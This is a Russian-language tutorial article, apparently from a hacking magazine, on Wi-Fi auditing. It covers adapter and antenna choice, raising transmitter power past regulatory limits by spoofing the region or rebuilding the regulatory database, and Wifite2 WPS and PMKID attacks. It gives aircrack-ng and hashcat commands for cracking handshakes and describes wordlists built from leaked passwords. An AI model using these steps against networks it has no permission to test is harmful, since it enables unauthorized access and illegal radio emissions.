На мой взгляд, карта памяти удобнее флешки, так как она не занимает порт USB и не торчит под рукой. Порты (особенно с раздельным питанием) всегда в дефиците на ноутбуках. Бери карточку хотя бы с маркировкой Class 10 (заявленная скорость линейной записи 10 Мбайт/с), а лучше — UHS-I V30 и шустрее (если встроенный картридер ее поддерживает).


Как сделать загрузочную флешку с Kali и разделом Persistence?

Для этого на USB Flash или SD-карточке нужно создать два раздела. Один будет FAT32 для запуска ОС — на него распаковывается образ с kali.org. Второй раздел — ext3 для сохранения настроек, собственных файлов и сессионных изменений.

Disk 5 MBR 29.04 GB | I:KALI LIVE(FAT32) 25.0 GB (Used: 14%) | persistence(Ext3) 4.0 GB (Used: 13

Схема разметки с разделом Persistence

Windows не умеет работать с флешками, на которых больше одного раздела, и не поддерживает ext3. Однако в ней такая разметка элементарно делается бесплатной утилитой Rufus. Главное — запускать обычную версию (не portable).



Создаем флешку

Какой Wi-Fi-адаптер подходит для вардрайвинга?

В общем случае — способный переключаться в режим мониторинга (обязательно) и выполнять инжект сетевых пакетов (желательно). Может он это или нет — зависит от чипа, на котором построен адаптер, и его драйвера. Универсальная методика подбора подходящих донглов описана в этой статье. По сути она актуальна и сейчас, однако сайт wikidevi.com давно лежит, поэтому вместо него используем kernel.org.

На этом сайте есть таблица драйверов Wi-Fi для Linux. Нас интересуют не все, а только те, для которых в столбце monitor указано yes, в следующей колонке (PHY modes) присутствует обозначение N или AC (гарантия того, что используются сравнительно новые стандарты), а в графе Bus — USB.

Дополнительную информацию о драйверах можно взять из двух табличек в англоязычной Вики. Принцип тот же — ищем сочетание параметров: 802.11n(ac) + monitor mode + USB.

На момент подготовки статьи (январь 2020-го) в сухом остатке оказались следующие драйверы: ath9k_htc, carl9170, mt76, mt7601u, p54, rt2800usb, rt2x00, rtl8187, rtl8192cu, zd1211, zd1211rw.

Кликаем по ссылке на описание каждого подходящего драйвера и видим список поддерживаемых им чипсетов, а затем и устройств. Например, вот страничка о драйвере ath9k_htc. На ней приводится список чипсетов (с USB — только AR9271) и выпускавшихся на нем девайсов. Его изучение показывает, что нам подойдет TL-WN722N, поскольку он оснащен съемной внешней антенной.

По аналогии смотрим другие драйверы/чипы/девайсы и составляем перечень моделей. Затем выбираем из них посвежее и покупаем один (для старта) или несколько донглов. Здесь нужно быть внимательным с версией устройства. Часто модели с одним номером, но разной ревизией — это просто два разных девайса в одинаковом корпусе.

Списки драйверов обновляются волонтерами, то есть с непредсказуемыми задержками. В реальности перечень подходящих чипов больше. Раньше он сводился в основном к моделям от Ralink и Atheros, а сейчас внезапно пополнился Realtek RTL8812AU и RTL8814AU. Последний работает с 802.11ac и, помимо режима мониторинга, поддерживает инжект пакетов. Правда, ему нужен USB 3.0 (900 мА и 5 Гбит/с вместо 500 мА и 0,48 Гбит/с у USB 2.0).

Зачем покупать несколько Wi-Fi-адаптеров?

Для выполнения продвинутых атак (например, «злой клон») и повышения вероятности успеха любых других. Просто потому, что нет универсального адаптера. У каждого свои особенности. Например, упомянутые выше донглы на базе AR9271 лучше справляются с атаками на WPS. Устройства с чипами RT3572, RT5572 и RTL881xAU могут атаковать цели в диапазоне 5 ГГц, а старички с чипом RTL8187L видят цель за сотни метров из-за поддержки 802.11g. Конечно, стандарт морально устарел, однако его часто включают в режиме совместимости даже на новых роутерах с поддержкой 802.11ac/ax.

Почему для вардрайвинга советуют донглы от Alfa Networks?

Этот тайваньский производитель специализируется на беспроводном оборудовании, причем делает его чуть лучше (и гораздо дороже) других. Например, во многих его адаптерах встречается экранирование (повышает чувствительность приемника) или встроенный усилитель (увеличивает пиковую мощность передатчика). Почти все модели оснащены съемными антеннами (ты можешь прикрутить свою, более подходящую). Для удобства выбора есть даже специальный раздел Kali WiFi USB, где указаны адаптеры, гарантированно работающие в Kali Linux в режиме мониторинга. Если есть деньги, но нет времени — бери «Альфу», не ошибешься. Это как Cisco для админов.

КАКИЕ НАСТРОЙКИ СДЕЛАТЬ ПЕРЕД АУДИТОМ?

Запустив Kali в дефолтных конфигах и воткнув свежераспакованный Wi-Fi-адаптер, ты сможешь взломать разве что свой роутер, стоящий в той же комнате. Чтобы выяснить возможность удаленной атаки с улицы (или хотя бы из соседнего помещения), требуется сделать следующее:

- отключить энергосбережение для Wi-Fi-адаптера;
- повысить мощность донгла;
- подготовить словари для перебора паролей;
- обновить весь интегрированный софт и установить дополнительный;
- проверить и сохранить изменения.

Как отключить энергосбережение для Wi-Fi-адаптера в Kali?

В терминале пишем:

```
iw dev # Выводим список Wi-Fi-адаптеров и отыскиваем внешний донгл по его MAC-адресу
iw dev wlan1 set power_save off # Здесь внешнему донглу присвоено имя wlan1
```

Если отключишь энергосбережение и повысишь мощность адаптера, не забудь организовать ему охлаждение. Также лучше использовать порты USB 3.0 или усиленные по питанию USB 2.0. Обычно их выделяют цветом.

Как повысить мощность Wi-Fi-адаптера?

Есть два способа раскочегарить их. Первый — через глобальные настройки в Kali. Он подходит для тех адаптеров, которые считывают код региона из ОС.

Способ 1

Сначала смотрим текущие параметры:

- `iw dev` показывает список беспроводных адаптеров и их максимально разрешенную настройками мощность. Обычно мы видим `txpower 20.00 dBm` (+20 децибел по отношению к милливатту), что в теории означает мощность передатчика 100 мВт, а на практике — что твой «свисток» атакуемые роутеры, скорее всего, не услышат;
- `iw reg get` отображает глобальные настройки ограничений по использованию Wi-Fi. В частности, код страны по стандарту ISO 3166-1, доступные частотные диапазоны и ширину каналов. Если указано `country 00`, то страна не задана и действуют жесткие ограничения.


Наиболее либеральные нормативы для Wi-Fi у Гайаны (GY) и Белиза (BZ), где разрешается в десять раз большая мощность Wi-Fi-адаптеров. Соответствующая запись в базе выглядит так: country BZ: DFS-JP. (2402 - 2482 @ 40), (30). (5735 - 5835 @ 80), (30). Аббревиатура DFS после кода страны означает Dynamic Frequency Selection — динамический выбор частоты. Он может выполняться по американской (FCC), европейской (ETSI) или японской (JP) схеме. Изменять ее не надо.

Дальше указывается частотное окно в диапазонах 2,4 и 5 ГГц и ширина канала в мегагерцах. От этих параметров зависит, сколько каналов ты увидишь.

Чтобы сменить регион, просто пишем в терминале:

```
iw reg set BZ # Мысленно переносимся в Белиз вместе с ноутбуком
ip link set wlan1 down # Отключаем внешний донгл, обозначенный как wlan1
iw dev wlan1 set txpower fixed 23 mBm # Увеличиваем вдвое мощность передатчика
```

Шкала здесь логарифмическая, поэтому повышение мощности в два раза (до 200 мВт) соответствует усилению на 3 dBm (до 23 дБм). Проще говоря, TxPower(dBm) = 10 * LOG(P/1), где P — мощность в милливаттах.



Меняем регион и получаем 1000 мВт


Не спеши сразу врубать донгл на полную. Для каждого девайса есть разумный предел, который подбирается экспериментально. У меня один из адаптеров стабильнее работает на 27 дБм (500 мВт), чем на 30 дБм (1000 мВт), а другой вообще бесполезно гнать выше 23 дБм.

Если же тебе посчастливилось купить качественный донгл с большим запасом по мощности (например, уличного исполнения), то попробуй указать регион **PA**. Это Панама, где разрешены передатчики до 4 Вт (36 дБм). Правда, от порта USB 2.0 ты столько не получишь — нужен USB 3.0 или дополнительное питание.

Способ 2

Используется для тех Wi-Fi-адаптеров, у которых региональный код прошит в собственной памяти. Например, это все встречавшиеся мне адаптеры Alfa Networks. Они игнорируют глобальные настройки (включая iw reg set BZ), поэтому придется менять сами ограничения для той страны, которая уже записана в памяти донгла.


```
iw reg get # Узнаем, для какой страны выпущен адаптер
git clone https://kernel.googlesource.com/pub/scm/linux/kernel/git/sforshee/wireless-regdb # Клонируем себе базу региональных ограничений Wi-Fi
cd wireless-regdb/ # Переходим в этот каталог
gedit db.txt # Правим исходник базы
```



Меняем ограничения мощности передатчиков Wi-Fi в региональных настройках

Находим нужную страну по коду и вместо 20 (дБм) в скобках везде пишем 30 (или вообще 33, то есть 2000 мВт). Аналогичные изменения делаем для country 00 (да хоть для всех стран) и сохраняем `db.txt`.


Раньше, чтобы скомпилировать базу из текстового файла и подписать ее, требовалось установить оболочку Python для библиотеки OpenSSL, но в новой версии Kali она уже есть (python3-m2crypto). Поэтому просто пишем команду `make` и получаем новый `regulatory.bin`, где все ограничения сняты (точнее, заданы заведомо большими).



Делаем свою базу с разрешениями на более мощный Wi-Fi

Далее удаляем старую (оригинальную) базу, копируем вместо нее нашу (модифицированную), копируем наш открытый ключ (поскольку база имеет цифровую подпись) и ребутимся.

```
rm /lib/crda/regulatory.bin
cp regulatory.bin /lib/crda/regulatory.bin
cp $USER.key.pub.pem /lib/crda/pubkeys/
reboot
```



Меняем ограничения мощности в региональных настройках


Все! Теперь после перезагрузки в Live USB Persistence выставляем адаптерам повышенную мощность стандартным способом.

```
ip link set wlan1 down # Выключили донгл
iw dev wlan1 set txpower fixed 23 mBm # Повысили мощность вдвое
ip link set wlan1 up # Включили донгл
```

Проверяем результат:

```
iw reg get
```

Должно быть примерно так (здесь увеличение мощности на 10 дБм).



Повысили мощность Wi-Fi-адаптера в десять раз

КАКУЮ АНТЕННУ ИСПОЛЬЗОВАТЬ ДЛЯ ВАРДРАЙВИНГА?

Зависит от конкретных задач. Одни обеспечивают широту охвата, другие позволяют дотянуться до далекой точки доступа, фокусируя ЭМИ узким лучом.

Разведку в эфире удобнее выполнять с дипольными антеннами, у которых широкий угол излучения, но низкий коэффициент усиления (КУ). Эти величины всегда взаимосвязаны, поскольку антенна не добавляет мощности, а просто фокусирует электромагнитные волны. Поэтому при вертикальной ориентации в горизонтальном направлении связь улучшается, а в другом (в сторону верхних и нижних этажей) — ухудшается.

Самая широкая диаграмма направленности у крошечных антенн с КУ до 5 дБи. Здесь ради маркетингового эффекта используется децибел по отношению не к милливатту, а к изотропному излучателю — математической модели антенны с диаграммой в виде сферы. Если покупатель видит две антенны, у которых написано «5 дБи» и «3 дБм», то считает первую «более мощной», хотя они практически идентичны.

Простые дипольные антенны часто предлагаются в комплекте, и для начала их вполне достаточно. Затем рекомендую попробовать антенну Alfa ARS-N19 с КУ 9 дБи — максимально разумным для всенаправленных антенн. Это длинная удочка с более узким углом излучения, зато и дальность уверенного приема больше.

Главные недостатки таких антенн — габариты (у ARS-N19 — 39 см, в карман не положишь) и небольшой частотный диапазон (либо 2,4 ГГц, либо 5 ГГц). Поэтому одной не обойтись.

Более компактная и универсальная антенна — Alfa APA-M25. Она панельная (частично направленная) и двухдиапазонная. На частоте 2,4 ГГц обеспечивает КУ 8 дБи, а на 5 ГГц — 10 дБи. С ней удобно атаковать предварительно выбранные точки доступа, расположение которых ты хотя бы примерно представляешь. Антенну придется как отклонять по вертикали, так и крутить по горизонтали, чтобы нацелиться на выбранный роутер.

Совсем хардкорные варианты — направленные антенны с большим КУ и очень узким лучом (секторной диаграммой направленности). Такими можно достать цель хоть за километр, но выполнить и зафиксировать их точное наведение крайне сложно. Разрабатывались они преимущественно для стандартов 802.11b/g — дальнобойных, но медленных. Попытка применять их для связи по стандарту 802.11n и тем более 802.11ac оправданна только в исключительных случаях.

Как подобрать положение антенны?

Самый простой способ — запустить скрипт Wifite2 (о нем ниже). В новой версии уровень сигнала всех найденных точек доступа обновляется каждую секунду — как при сканировании, так и во время атаки. Просто медленно поворачивай антенну сперва в вертикальной плоскости, а затем в горизонтальной. Зафиксируй положение, в котором цифры будут максимальные.

Еще одно важное примечание: соотношение сигнал/шум также меняется в зависимости от расположения самого адаптера, особенно если его плата не экранирована. В моем эксперименте отклонение Wi-Fi-адаптера Alfa Tube-UNA из вертикального положения в горизонтальное прибавило 7 дБм при той же ориентации антенны. Выбранная точка доступа вышла из зоны неуверенного приема и была успешно... проинспектирована. :-)

Как подключить нестандартную антенну?

На практике антенны приходится менять, поэтому выбирать стоит адаптер с разъемом для подключения внешней антенны. Проблема в том, что они бывают разные и не подходят друг к другу. Обычно для оборудования внутри помещений применяется миниатюрный разъем RP-SMA, а у более мощных «уличных» адаптеров типа Alfa Tube-UNA — большое гнездо N-Type. Подружить их помогают коаксиальные переходники. Выбирай максимально качественные, иначе сильно ухудшится соотношение сигнал/шум (SNR). На фото показан переходник N-Type — RP-SMA. Я использовал его для подключения антенн ARS-N19 и APA-M25 к Alfa Tube-UNA со встроенным усилителем сигнала.

Подключаем антенну с разъемом RP-SMA к адаптеру с гнездом N-Type

Продолжение статьи →

WI-FI TOTAL PWN


ОСВАИВАЕМ С НУЛЯ АКТУАЛЬНЫЕ ТЕХНИКИ ПЕНТЕСТА WI-FI

Как автоматизировать аудит точек доступа Wi-Fi?
Порог вхождения для обучения взлому Wi-Fi постоянно снижается. За последние пару лет снова выросла подборка простых и эффективных утилит, автоматизирующих выполнение большинства типов атак по каналам беспроводной связи. Когда-то в Kali (тогда еще BackTrack) были только сырые скрипты, а сейчас глаза разбегаются от обилия готовых инструментов.

Сегодня даже не обязательно начинать с изучения Aircrack-ng — пакета, на котором основаны практически все инструменты взлома Wi-Fi. Быстро получить практический результат помогут скрипты WiFi-autopwner от Алексея Милосердова и Wifite2 от Derv Merkler (псевдоним программиста из Сиэтла).

Мне нравятся оба скрипта, но привычнее Wifite2 и его народный форк. Он грамотно использует дополнительные утилиты для повышения эффективности аудита и позволяет **автоматически выполнять пять самых распространенных типов атак** на все сразу или только на указанные точки доступа.

Wifite2 применяет `bully`, `tshark` и `reaver` для выполнения атак на WPS методом PixieDust или перебором пинов. Он использует `coWPAtty` и `pyrit` для проверки хендшейков, захваченных во время атаки на WPA(2), и **реализует новую атаку на PMKID** с использованием `hashcat`.




Успешный захват хендшейка PMKID

Все типы атак уже отсортированы по скорости выполнения. Сначала для выбранной точки доступа используются самые быстрые (WPS, WEP, PMKID), а в случае неудачи скрипт переходит к следующим вариантам. Более того, при включении режима verbose `-vv` в терминале выводятся все использованные команды и их результат. По сути, это режим обучения и отладки.

КАКАЯ АТАКА НА WI-FI САМАЯ БЫСТРАЯ?

Раньше я бы ответил: WPS. Если на точке доступа включен Wi-Fi Protected Setup, то с большой вероятностью она вскрывается перебором известных пинов или более изящной атакой PixieDust. Список пинов для перебора берется из дефолтных конфигов производителя, который определяется по MAC-адресу. Делать исчерпывающий перебор всех вариантов (брутфорс) чаще всего бессмысленно, так как после N неудачных попыток авторизации по WPS роутер надолго блокирует дальнейшие.




Успешный подбор WPS PIN с помощью WiFi-Autopwner

В любом случае атака на WPS занимала до пяти минут и казалась скоростной по сравнению с ожиданием захвата хендшейка WPA, который потом еще надо мучительно долго брутить. Однако сейчас появился новый тип атаки — PMKID (Pairwise Master Key Identifier). На уязвимых роутерах она позволяет захватить хендшейк за считаные секунды, и даже при отсутствии подключенных к нему клиентов! С ней не надо никого ждать и деаутентифицировать, достаточно одной (даже безуспешной) попытки авторизации с твоей стороны.

Поэтому оптимальный алгоритм взло... аудита следующий: определяем, включен ли на целевой точке доступа режим WPS. Если да, запускаем PixieDust. Безуспешно? Тогда перебор известных пинов. Не получилось? Проверяем, не включено ли шифрование WEP, которое тоже обходится влет. Если нет, то выполняем атаку PMKID на WPA(2). Если уж и так не получилось, тогда вспоминаем классику и ждем хендшейка (чтобы не палиться) или активно кикаем клиентов, чтобы наловить их сессии авторизации.

Я узнал WPS PIN, что дальше?
Дальше с его помощью можно подключиться к роутеру и узнать пароль, каким бы длинным и сложным он ни был. Вообще WPS — это огромная дыра в безопасности. На своем оборудовании я всегда его отключаю, а потом еще проверяю Wi-Fi-сканером, действительно ли WPS выключен.

Я перехватил хендшейк. Что с ним делать?
Четырехстороннее рукопожатие записывается скриптом Wifite2 в файл с расширением `.cap`.



Захват классического хендшейка WPA

TCPdump, Wireshark, Nmap и другие программы используют формат `.pcap`. Хендшейк PMKID будет иметь формат `.16800`.

По умолчанию Wifite использует для подбора паролей Aircrack-ng. Он отправляет команду вида

```
aircrack-ng yourhandshake.cap -w /yourwordlist.txt
```


В простейших вариантах этого достаточно, однако чаще приходится конвертировать хендшейки с помощью hcxtools, чтобы скормить одной из продвинутых утилит для перебора паролей. Например, John the Ripper или hashcat.

Мне больше нравится hashcat. Для работы с ней нужно конвертировать .cap в формат `.hccapx`. Сделать это можно также онлайн или локально утилитой `cap2hccapx`. В последнем случае придется скачать исходник и скомпилировать его.

```
wget https://raw.githubusercontent.com/hashcat/hashcat-utils/master/
src/cap2hccapx.c
gcc -o cap2hccapx-converter cap2hccapx.c
```

Полученный исполняемый файл `cap2hccapx-converter` удобнее закинуть в /bin, чтобы затем обращаться к нему откуда угодно.


```
mv cap2hccapx-converter /bin
```



Успешный подбор пароля Wi-Fi в hashcat по хендшейку WPA2

Точно так же брутятся хеши PMKID. Просто нужно явно указать hashcat тип хендшейка и словарь.


```
hashcat64 -m 2500 -w3 Beeline.hccapx "wordlist\wpadict.txt" #
Перебираем пароли по своему словарю wpadict.txt к хешу из
рукопожатия WPA(2) в файле Beeline.hccapx
hashcat64 -m 16800 -w 3 RT-WiFi.16800 "wordlist\rockyou.txt" #
Используем хендшейк PMKID из файла RT-WiFi.16800 и готовый словарь
rockyou.txt
```



Брут PMKID в hashcat


НА ЧЕМ БРУТИТЬ ПАРОЛИ WI-FI?

Локально перебирать пароли лучше на десктопном компе с мощной видюхой, а если его нет, воспользуйся онлайновыми сервисами. Бесплатно в них предлагаются ограниченные наборы, но даже их порой достаточно.



Взлом двух паролей онлайн

Еще один интересный вариант — использовать сеть распределенных вычислений. Сделать это позволяет, например, Elcomsoft Distributed Password Recovery. Эта универсальная программа понимает десятки форматов паролей и хешей, включая .cap, .pcap и .hccapx. Над одной задачей в ней одновременно могут работать до десяти тысяч компьютеров, объединяя ресурсы своих процессоров и видеокарт.



Распределенный брут хешей WPA


Плюс у нее очень продвинутый подход к словарной атаке. Можно использовать маски, приставки и мутации, фактически расширяя объем словаря в несколько раз.

Почему выполняют атаку по словарю вместо брута?
Ключ WPA(2)-PSK генерируется длиной 256 бит. Число возможных комбинаций (2^{256}) таково, что даже на мощном сервере с графическими ускорителями потребуются годы для их перебора. Поэтому реалистичнее выполнить словарную атаку.

Обычно Wifite2 делает это сам. После захвата хендшейка он проверяет его качество. Если все нужные данные в нем сохранились, то автоматически запускается атака по словарю `wordlist-top4800-probable.txt`. Как нетрудно догадаться, в нем всего 4800 самых распространенных паролей.

Он удобен тем, что быстро срабатывает даже на стареньком ноутбуке, однако с большой вероятностью искомой комбинации в этом словаре не будет. Поэтому стоит сделать свой.

Как составить свой словарь?
Сначала я собрал коллекцию словарей из разных источников. Это были предустановленные словари в программах для перебора паролей, каталог `/usr/share/worldlists/` в самой Kali Linux, базы утекших в Сеть реальных паролей от разных аккаунтов и подборки на профильных форумах. Я привел их к единому формату (кодировке), используя утилиту recode. Дальше переименовал словари по шаблону `dict##`, где `##` — счетчик из двух цифр. Получилось 80 словарей.



Объединяем 80 словарей, пропуская одинаковые записи

На следующем этапе я объединил их в один, удалив явные повторы, после чего запустил утилиту PW-Inspector для очистки объединенного словаря от мусора. Поскольку пароль для Wi-Fi может быть от 8 до 63 символов, я удалил все записи короче 8 и длиннее 63 знаков.

```
cat * > alldicts | sort | uniq
pw-inspector -i alldicts -m 8 -M 63 > WPAMegaDict
```

